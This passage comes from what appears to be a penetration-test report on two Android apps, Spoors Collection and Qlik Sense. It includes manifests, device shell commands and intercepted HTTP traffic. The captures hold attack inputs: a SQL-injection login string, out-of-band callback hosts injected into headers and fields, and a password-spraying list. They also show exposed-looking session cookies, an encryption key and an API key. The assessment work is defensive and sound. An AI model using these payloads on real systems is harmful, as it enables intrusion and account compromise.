<activity android:theme="@style/AppTheme" android:name="in.spoors.effortplus.AvailableDevicesActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.MasterPrintActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.EvoluteActivity" android:screenOrientation="portrait"/>
<activity android:label="DynamicToolResponseActivity" android:name="in.spoors.effortplus.DynamicToolResponseActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.RequestSummaryActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.ToolNotificationLogsActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.LineReaderActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.RegistrationListActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/MswipeThemeDialog" android:name="com.mswipetech.wisepad.sdk.view.MSARHandlerActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:theme="@style/MswipeThemeDialog" android:name="com.mswipetech.wisepad.sdk.view.login.MSLoginActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.cardsale.MSCardSaleActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.cardsale.MSEnlistView" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.lasttransaction.MLastTransactionActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.cardsale.MSCardSaleSignatureActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.voldsales.MSWioldSaleActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.voldsales.MSVoidSalextDetailsActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.cashorbanksale.MSCashSaleActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.cashorbanksale.MSCashSaleSignatureView" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.changepin.MSChangePinActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adjustPan"/>
<service android:name="com.mswipetech.wisepad.sdk.device.MSWioldDeviceController"/>
<service android:name="com.mswipetech.wisepad.sdk.manager.services.MSPrinterService"/>
<service android:name="com.mswipetech.wisepad.sdk.offline.OnlineTransactionUploadService"/>
<activity android:theme="@style/Theme.Design.NoActionBar" android:name="com.scanlibrary.PreviewActivity"/>
<activity android:label="@string/app_name" android:name="com.scanlibrary.ScanActivity" android:configChanges="screenSize|orientation"/>
<service android:name="com.google.firebaseio.components.ComponentDiscoveryService" android:exported="false" android:directBootAware="true">
    <meta-data android:name="com.google.firebaseio.components.google.firebaseio.CrashlyticsRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
    <meta-data android:name="com.google.firebaseio.components.google.firebaseio.auth.FirebaseAuthRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
    <meta-data android:name="com.google.firebaseio.components.google.firebaseio.messaging.FirebaseMessagingRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>

```

Figure#9 Tested for Exported Activity

In the Spoors Collection Android application, SecureLayer7 checked for Sensitive Information Exposure in shared\_prefs. SecureLayer7 carried out this attack by analyzing the application's shared preferences storage mechanism. SecureLayer7 observed that no sensitive information was stored in shared preferences. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to sensitive information exposure in shared\_prefs.

```

vbox86p:/data/data/in.spoors.cfe/shared_prefs # cat myPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="activeDB">EFFORT_1710244277678-Secure.sqlite</string>
</map>
vbox86p:/data/data/in.spoors.cfe/shared_prefs #

```

Figure#10 Tested for Sensitive Information Exposure in shared\_prefs

In the Spoors Collection Android application, SecureLayer7 checked for SQL Injection. SecureLayer7 carried out this attack by attempting to input malicious SQL code into the login fields. SecureLayer7 observed that the application properly sanitized user inputs to interact with the database. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to login bypass by SQL injection.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /lf6/service/init/login?effortToken=null&clientPlatform=1&sVersion=8.0.0&clientVersion=6.1.11a&versionCode=2023032703&apiLevel=25&productCode=0&dWidth=1080&dHeight=1776&clientEncryptionAware=true&draftsCount=0&unSyncedItemsCount=0&deviceNameWithModel=unknown%20%20 Nexus%20%20%20vbox86p&hasCompressedBData=false&overrideDeviceNameWithModel=unknown%20%20 Nexus%20%20%20vbox86p HTTP/2	4 Set-Cookie: srv_id=f087217a027e25088159a0bd2fd86e662; expires=Thu, 14-Mar-24 11:58:35 GMT; max-age=3600; domain=cfe.ltferp.com; path=/
2 Host: cfe.ltferp.com	5 Set-Cookie: JSESSIONID=6A579700A68FCA45F20EDC0BA645477F.App3-2; Path=/; HTTPOnly; Secure;httPOnly
3 Content-Type: application/json; charset=utf-8	6 X-Frame-Options: SAMEORIGIN
4 Content-Length: 276	7 X-Content-Type-Options: nosniff
5 Accept-Encoding: gzip, deflate, br	8 X-Xss-Protection: 1; mode=block
6 User-Agent: okhttp/3.12.1	9 X-Content-Security-Policy: default-src 'self'
7 {	10 X-Permitted-Cross-Domain-Policies: none
"code": "0000000000000000",	11 X-Permitted-Cross-Domain-Policies: none
"encryptionKey":	12 Referer-Policy: origin
"0442F3wGCoYRqK1L/qfaSvzrxuhqd+e4qS8F3CJ7HgJ9eWu3K1d+AkfL5rwpwRCX0jRje2n2euKc/ngVSyAW	13 Expect-Ct: max-age=86400, enforce, report-uri=''
hCxRxFr6BHKN0KD721csTIESf10PHICK97+F1oIp1y22ELUm2IggKwvF4Irhfvn0UG3N\nHeJFFA1xHEx5H	14 Expect-Ct: enforce, max-age=300, report-uri='https://cfe.ltferp.com/'
PKXy= "	15 Feature-Policy: vibrate 'none'; geolocation *
"username": "admin@cfe.com"--",	16 Strict-Transport-Security: max-age=31536000; includeSubDomains
"password": "Password"	17 Strict-Transport-Security: max-age=31536000; includeSubDomains
}	18 Access-Control-Origin: digitfeatu.ltfps.com
	19 Access-Control-Allow-Credentials: false
	20 Pragma: no-cache
	21 Pragma: no-cache
	22 Cache-Control: no-store,no-cache,must-revalidate
	23 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
	24 Server: Eff_You_Script_Kiddies!
	25 Access-Control-Allow-Origin: https://cfe.ltferp.com/
	26 Access-Control-Allow-Credentials: true
	27 Via: 1.1 google, 1.1 google
	28 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000
	29
	30 {
	"code": 7005,
	"description": "Access Denied"

Figure#11 Tested for SQL Injection

In the Spoors Collection Android application, SecureLayer7 checked for Signature Manipulation. SecureLayer7 carried out this attack by manipulating the signature sent in the request. SecureLayer7 observed that on attempting the manipulation of the signature, the application responded with "Access Denied". Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Signature Manipulation.

```

Request
Pretty Raw Hex
1 GET /ltf6/service/reSEND/activation/code?empPhone=8374707480&
2 signature=cfe_Td1a_VtpuP6Q99mK1sDgB HTTP/2
3 Host: cfe.ltf6.com
4 X-Forwarded-Host: v62yfb7a62g8b9kxt0a3k7g278ywpe.oastify.com
5 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
6 Accept-Encoding: gzip, deflate, br
7 User-Agent: okhttp/3.12.1
8

Response
Pretty Raw Hex Render
3 Content-Type: application/json; charset=UTF-8
4 Set-Cookie: svr_id=f087217a027e2508159a0bd2fd86e662; expires=Thu, 14-Mar-24 08:02:27 GMT; max-age=3600; domain=cfef6.com; path/
5 Set-Cookie: JSESSIONID=F81C7412E929760D268CEC4ACB842CAB.App3; Path=/; HTTPOnly; Secure; ltf6; HttpOnly
6 X-Frame-Options: SAMEORIGIN
7 X-Content-Type-Options: nosniff
8 X-Xss-Protection: 1; mode=block
9 X-Content-Security-Policy: default-src 'self'
10 X-Permitted-Cross-Domain-Policies: none
11 X-Permitted-Cross-Domain-Policies: none
12 Referrer-Policy: origin
13 Expect-CT: max-age=86400, enforce, report-uri=''
14 Expect-CT: enforce, max-age=300, report-uri='https://cfef6.com/'
15 Feature-Policy: vibrate 'none'; geolocation ''
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18 Access-Control-Origin: digicfeaut.ltf6.com
19 Access-Control-Allow-Credentials: false
20 Pragma: no-cache
21 Pragma: no-cache
22 Cache-Control: no-store,no-cache,must-revalidate
23 Cache-Control: no-store,no-cache, must-revalidate, proxy-revalidate, max-age=0
24 Server: Eff_Your_Script_Kiddies!
25 Access-Control-Allow-Origin: https://cfef6.com/
26 Access-Control-Allow-Credentials: true
27 Via: 1.1 google, 1.1 google
28 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000
29
30 {
    "code":7005,
    "description":"Access Denied"
}

```

Figure#12 Tested for Signature Manipulation

In the Spoors Collection Android application, SecureLayer7 checked for SSRF. SecureLayer7 carried out this attack by attempting to manipulate input parameters to trick the application into making unintended requests to internal or restricted resources. SecureLayer7 observed that the application properly validates and restricts input parameters related to network requests. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to SSRF.

```

Request
Pretty Raw Hex
1 POST /ltf6/service/init/register/status/0000000000000000 HTTP/2
2 Host: cfe.ltf6.com
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 334
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: okhttp/3.12.1
7
8 {
    "ltf6userType": "1",
    "ltf6agencyId": "150ley6x5pfvawjkbszx27631u7lvej3.oastify.com",
    "empFirstName": "150ley6x5pfvawjkbszx27631u7lvej3.oastify.com",
    "empLastName": "150ley6x5pfvawjkbszx27631u7lvej3.oastify.com",
    "empNo": "150ley6x5pfvawjkbszx27631u7lvej3.oastify.com",
    "empPhone": "150ley6x5pfvawjkbszx27631u7lvej3.oastify.com",
    "empIsdCode": "91"
}

Response
Pretty Raw Hex Render
7 X-Content-Type-Options: nosniff
8 X-Xss-Protection: 1; mode=block
9 X-Content-Security-Policy: default-src 'self'
10 X-Permitted-Cross-Domain-Policies: none
11 X-Permitted-Cross-Domain-Policies: none
12 Referrer-Policy: origin
13 Expect-CT: max-age=86400, enforce, report-
14 Expect-CT: enforce, max-age=300, report-
15 Feature-Policy: vibrate 'none'; geolocat-
16 Strict-Transport-Security: max-age=31536-
17 Strict-Transport-Security: max-age=31536-
18 Access-Control-Origin: digicfeaut.ltf6.c-
19 Access-Control-Allow-Credentials: false
20 Pragma: no-cache
21 Pragma: no-cache
22 Cache-Control: no-store,no-cache,must-re-
23 Cache-Control: no-store,no-cache, must-re-
24 Server: Eff_Your_Script_Kiddies!
25 Access-Control-Allow-Origin: https://cfe-
26 Access-Control-Allow-Credentials: true
27 Via: 1.1 google, 1.1 google
28 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000
29
30 {
    "statusId": 90508,
    "employeeInitRegisterId": 90519,
    "status": 0,
    "modifiedBy": 41675,
    "remarks": "Waiting for Approval",
    "createdTime": "2024-03-14 07:12:02.0",
    "modifiedTime": "2024-03-14 07:12:26.0"
}

```

Figure#13 Tested for SSRF

In the Spoors Collection Android application, SecureLayer7 checked for Host Header Injection. SecureLayer7 carried out this attack by manipulating the Host header in HTTP requests. SecureLayer7 observed that the application properly validates and sanitizes the Host header input. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Host Header Injection.

**Response**

```

HTTP/2 200 OK
Date: Thu, 28 Mar 2024 06:59:34 GMT
Content-Type: application/json; charset=UTF-8
Set-Cookie: JSESSIONID=0F6E7770B8E2E162009D96102A3FECB5.App3-2;
domain=cfe.ltferp.com; path=/; max-age=31536000; secure; HttpOnly
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Content-Security-Policy: default-src 'self'
X-Permitted-Cross-Domain-Policies: none
X-Permitted-Cross-Domain-Policies: none
Referer-Policy: origin
Expect-Ct: max-age=86400, enforce, report-uri=''
Expect-Ct: enforce, max-age=300, report-uri='https://cfe.ltferp.com'
Feature-Policy: vibrate 'none'; geolocation ''
Strict-Transport-Security: max-age=31536000; includeSubDomains
Strict-Transport-Security: max-age=31536000; includeSubDomains
Access-Control-Origin: digitfeatu.ltfs.com
Access-Control-Allow-Credentials: false
Pragma: no-cache
Cache-Control: no-store,no-cache,must-revalidate
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Server: Eff_You_Script_Kiddies!
Access-Control-Allow-Origin: https://cfe.ltferp.com/
Access-Control-Allow-Credentials: true
Via: 1.1 google, 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000
}
{
    "response": "success"
}

```

Figure#14 Tested for Host Header Injection

In the Spoors Collection Android application, SecureLayer7 checked for Sensitive Information Stored in the Database. SecureLayer7 carried out this assessment by reading the data stored in the database. SecureLayer7 observed that the database was encrypted. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Sensitive Information Stored in the Database.

```
vbox86p:/data/data/in.spoors.cfe/databases # sqlite3 EFFORT_1710244277678-Secure.sqlite .tables
Error: file is encrypted or is not a database
1|vbox86p:/data/data/in.spoors.cfe/databases # |
```

Figure#15 Tested for Sensitive Information Stored in the Database

In the Spoors Collection Android application, SecureLayer7 checked for Password Spraying. SecureLayer7 carried out this attack by attempting to log in with a list of commonly used passwords against multiple user accounts. SecureLayer7 observed that the attempt to login to the user account was unsuccessful. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Password Spraying.

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length ^	Comment
3423	zorro	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3420	zjaaadc	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3417	zhongguo	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3416	zeus	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3415	zeppelin	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3413	zeosx	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3409	zaphod	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3408	zapata	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3406	zachary	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3404	young	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3401	yolanda	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3399	yellowstone	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3398	yellow	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3394	yamaha	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3393	yaco	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3392	xyzzy	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	
3390	xyz	200	<input type="checkbox"/>	<input type="checkbox"/>	1399	


  

Request	Response
	<a href="#">Pretty</a> <a href="#">Raw</a> <a href="#">Hex</a> <a href="#">Render</a>
	<pre> 21 ri agnia. no-cache 22 Cache-Control: no-store,no-cache,must-revalidate 23 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0 24 Server: Eff_You_Script_Kiddies! 25 Access-Control-Allow-Origin: https://cfel.1tferp.com/ 26 Access-Control-Allow-Credentials: true 27 Via: 1.1 google, 1.1 google 28 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000 29 30 {     "code":4037,     "description": "Authentication Failed" }</pre>

Figure#16 Tested for Password Spraying

In the Spoores Collection Android application, SecureLayer7 checked for Sensitive Information Disclosure. SecureLayer7 carried out this attack by utilizing adb logcat to monitor system logs for potentially sensitive information leakage. SecureLayer7 observed that no sensitive information, such as user credentials or personal data, was being logged in plain text in the system logs. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Sensitive Information Disclosure.

```
eapis.com",
03-15 08:52:19.307 11533 11971 W Firebase-Installations:           "consumer": "projects/207825128165"
03-15 08:52:19.307 11533 11971 W Firebase-Installations:           }
03-15 08:52:19.307 11533 11971 W Firebase-Installations:           }
03-15 08:52:19.307 11533 11971 W Firebase-Installations:           ]
03-15 08:52:19.307 11533 11971 W Firebase-Installations:           }
03-15 08:52:19.307 11533 11971 W Firebase-Installations:           ]
03-15 08:52:19.307 11533 11971 W Firebase-Installations:           Firebase options used while communicating with Fi
rebase server APIs: AlzaSyQpmb4Tpdr3stpz3jyfMP7ui6LKIfLBQ, api-project-207825128165, 1:207825128165:and
roid:6f7ddlabd465ecad8d220c
03-15 08:52:19.307 11533 11971 E Firebase-Installations: Firebase Installations can not communicate with F
irebase server APIs due to invalid configuration. Please update your Firebase initialization process and s
et valid Firebase options (API key, Project ID, Application ID) when initializing Firebase.
03-15 08:52:19.320 11533 11574 E FirebaseInstanceId: Topic sync or token retrieval failed on hard failure
exceptions: FIS_AUTH_ERROR. Won't retry the operation.
03-15 08:52:19.376 11533 11701 E Database: Error inserting <redacted values> using <redacted sql> into eff
ort_api_responses
03-15 08:52:19.809 502 502 W batteryd: type=1400 audit(0.0:85479): avc: granted { read } for path="/de
v/fuse" dev="tmpfs" ino=9356 scontext=u::r:init:s0 tcontext=u::object_r:fuse_device:s0 tclass=chr_file
03-15 08:52:23.817 502 502 I chatty : uid=0(root) /system/bin/batteryd identical 58 lines
03-15 08:52:23.817 502 502 W batteryd: type=1400 audit(0.0:85542): avc: granted { read } for path="/de
v/fuse" dev="tmpfs" ino=9356 scontext=u::r:init:s0 tcontext=u::object_r:fuse_device:s0 tclass=chr_file
03-15 08:52:24.349 5980 5980 D BoundBrokerSvc: onBind: Intent { act=com.google.android.gms.auth.acoun
t.workAccount.START dat=chimera-action: cmp=com.google.android.gms/.chimera.PersistentApiService }
03-15 08:52:24.349 6113 6113 D BoundBrokerSvc: onBind: Intent { act=com.google.android.gms.checkin.STA
RT pkg=com.google.android.gms }
03-15 08:52:25.809 502 502 W batteryd: type=1400 audit(0.0:85545): avc: granted { read } for path="/de
v/fuse" dev="tmpfs" ino=9356 scontext=u::r:init:s0 tcontext=u::object_r:fuse_device:s0 tclass=chr_file
03-15 08:52:33.813 502 502 I chatty : uid=0(root) /system/bin/batteryd identical 98 lines
03-15 08:52:33.813 502 502 W batteryd: type=1400 audit(0.0:85652): avc: granted { read } for path="/de
v/fuse" dev="tmpfs" ino=9356 scontext=u::r:init:s0 tcontext=u::object_r:fuse_device:s0 tclass=chr_file
03-15 08:52:33.938 5586 5586 E memtrack: Couldn't load memtrack module
03-15 08:52:33.938 5586 5586 W android.os.Debug: failed to get memory consumption info: -
1
03-15 08:52:33.967 6113 6113 D BoundBrokerSvc: onBind: Intent { act=com.google.android.gms.feedback.in
ternal.IFeedbackService dat=chimera-action: cmp=com.google.android.gms/.chimera.GmsBoundBrokerService }
03-15 08:52:34.033 5980 5980 D BoundBrokerSvc: onBind: Intent { act=com.google.android.gms.icing.LIGHT
WEIGHT_INDEX_SERVICE dat=chimera-action: cmp=com.google.android.gms/.chimera.PersistentApiService }
```



Figure#17 Tested for Sensitive Information Disclosure

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- Qlinksense Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Qlik Sense Android application.

In the Qlik Sense Android application, SecureLayer7 checked for Insecure Version of OS Installation Allowed. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the min SDK version set as 30. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to application installation in insecure OS versions.

."/>

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="125028001" android:versionName="1.25.2"
    android:installLocation="auto" android:compileSdkVersion="33" android:compileSdkVersionCodename="13" package="com.qlik.qliksense.mobile"
    platformBuildVersionCode="33" platformBuildVersionName="13"/>
<queries>
    <user-sdk android:minSdkVersion="30" android:targetSdkVersion="33"/>
</queries>
<intent-filter>
    <action android:name="android.intent.action.SENDTO"/>
    <data android:scheme="mailto"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <data android:scheme="http"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <data android:scheme="https"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.DIAL"/>
    <data android:scheme="tel"/>
</intent-filter>
<intent-filter>
    <action android:name="android.media.action.IMAGE_CAPTURE"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.GET_CONTENT"/>
    <data android:mimeType="image/*"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <data android:scheme="smsto"/>
</intent-filter>
<intent-filter>
    <package android:name="com.microsoft.windowsintune.companyportal1"/>
</intent-filter>
<uses-feature android:name="android.hardware.wifi"/>
<supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-feature android:glEsVersion="0x20000" android:required="true"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<application android:label="Qlik Sense Mobile" android:icon="@mipmap/ic_launcher" android:name="org.qtproject.qt5.android.bindings.QtApplication"
    android:allowBackup="false" android:hardwareAccelerated="true" android:networkSecurityConfig="@xml/network_security_config"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory">
    <meta-data android:name="android.content.APP_RESTRICTIONS" android:resource="@xml/app_restrictions"/>
    <meta-data android:name="com.microsoft.intune.mam.MAMMultiIdentity" android:value="true"/>
    <meta-data android:name="firebase_analytics_collection_deactivated" android:value="true"/>
    <meta-data android:name="google.analytics.adid_collection_enabled" android:value="false"/>
    <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities=
        "com.qlik.qliksense.mobile.fileprovider" android:grantUriPermissions="true">
        <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/filepaths"/>
    </provider>
    <activity android:theme="@android:style/Theme.Light.NoTitleBar" android:label="Qlik Sense Mobile" android:name=
        "com.qlik.qliksense.mobile.MainActivity" android:exported="true" android:taskAffinity="" android:launchMode="singleInstance"
        android:screenOrientation="unspecified" android:configChanges="fontScale|layoutDirection|smallestScreenSize|screenSize|uiMode|screenLayout|orientation|navigation|keyboardHidden|keyboardLocale"
        android:windowSoftInputMode="adjustResize">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
        </intent-filter>
    </activity>
</application>

```

Figure#1 Tested for Insecure Version of OS Installation Allowed

In the Qlik Sense Android application, SecureLayer7 checked for "AllowBackup" Flag in the AndroidManifest.xml File. This flag allows the attacker to back up application data if set to "true". However, the application was observed to have an Android backup flag set as "false". Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to allowing backup for application data.

."/>

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="125028001" android:versionName="1.25.2"
    android:installLocation="auto" android:compileSdkVersion="33" android:compileSdkVersionCodename="13" package="com.qlik.qliksense.mobile"
    platformBuildVersionCode="33" platformBuildVersionName="13"/>
<queries>
    <user-sdk android:minSdkVersion="30" android:targetSdkVersion="33"/>
</queries>
<intent-filter>
    <action android:name="android.intent.action.SENDTO"/>
    <data android:scheme="mailto"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <data android:scheme="http"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <data android:scheme="https"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.DIAL"/>
    <data android:scheme="tel"/>
</intent-filter>
<intent-filter>
    <action android:name="android.media.action.IMAGE_CAPTURE"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.GET_CONTENT"/>
    <data android:mimeType="image/*"/>
</intent-filter>
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <data android:scheme="smsto"/>
</intent-filter>
<intent-filter>
    <package android:name="com.microsoft.windowsintune.companyportal1"/>
</intent-filter>
<uses-feature android:name="android.hardware.wifi"/>
<supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-feature android:glEsVersion="0x20000" android:required="true"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="com.google.android.z2m.permission.RECEIVE"/>
<application android:label="Qlik Sense Mobile" android:icon="@mipmap/ic_launcher" android:name="org.qtproject.qt5.android.bindings.QtApplication"
    android:allowBackup="false" android:hardwareAccelerated="true" android:networkSecurityConfig="@xml/network_security_config"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory">
    <meta-data android:name="android.content.APP_RESTRICTIONS" android:resource="@xml/app_restrictions"/>
    <meta-data android:name="com.microsoft.intune.mam.MAMMultiIdentity" android:value="true"/>
    <meta-data android:name="firebase_analytics_collection_deactivated" android:value="true"/>
    <meta-data android:name="google.analytics.adid_collection_enabled" android:value="false"/>
    <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities=
        "com.qlik.qliksense.mobile.fileprovider" android:grantUriPermissions="true">
        <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/filepaths"/>
    </provider>
    <activity android:theme="@android:style/Theme.Light.NoTitleBar" android:label="Qlik Sense Mobile" android:name=
        "com.qlik.qliksense.mobile.MainActivity" android:exported="true" android:taskAffinity="" android:launchMode="singleInstance"
        android:screenOrientation="unspecified" android:configChanges="fontScale|layoutDirection|smallestScreenSize|screenSize|uiMode|screenLayout|orientation|navigation|keyboardHidden|keyboardLocale"
        android:windowSoftInputMode="adjustResize">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
        </intent-filter>
    </activity>
</application>

```

Figure#2 Tested for AllowBackup Flag in AndroidManifest.xml File

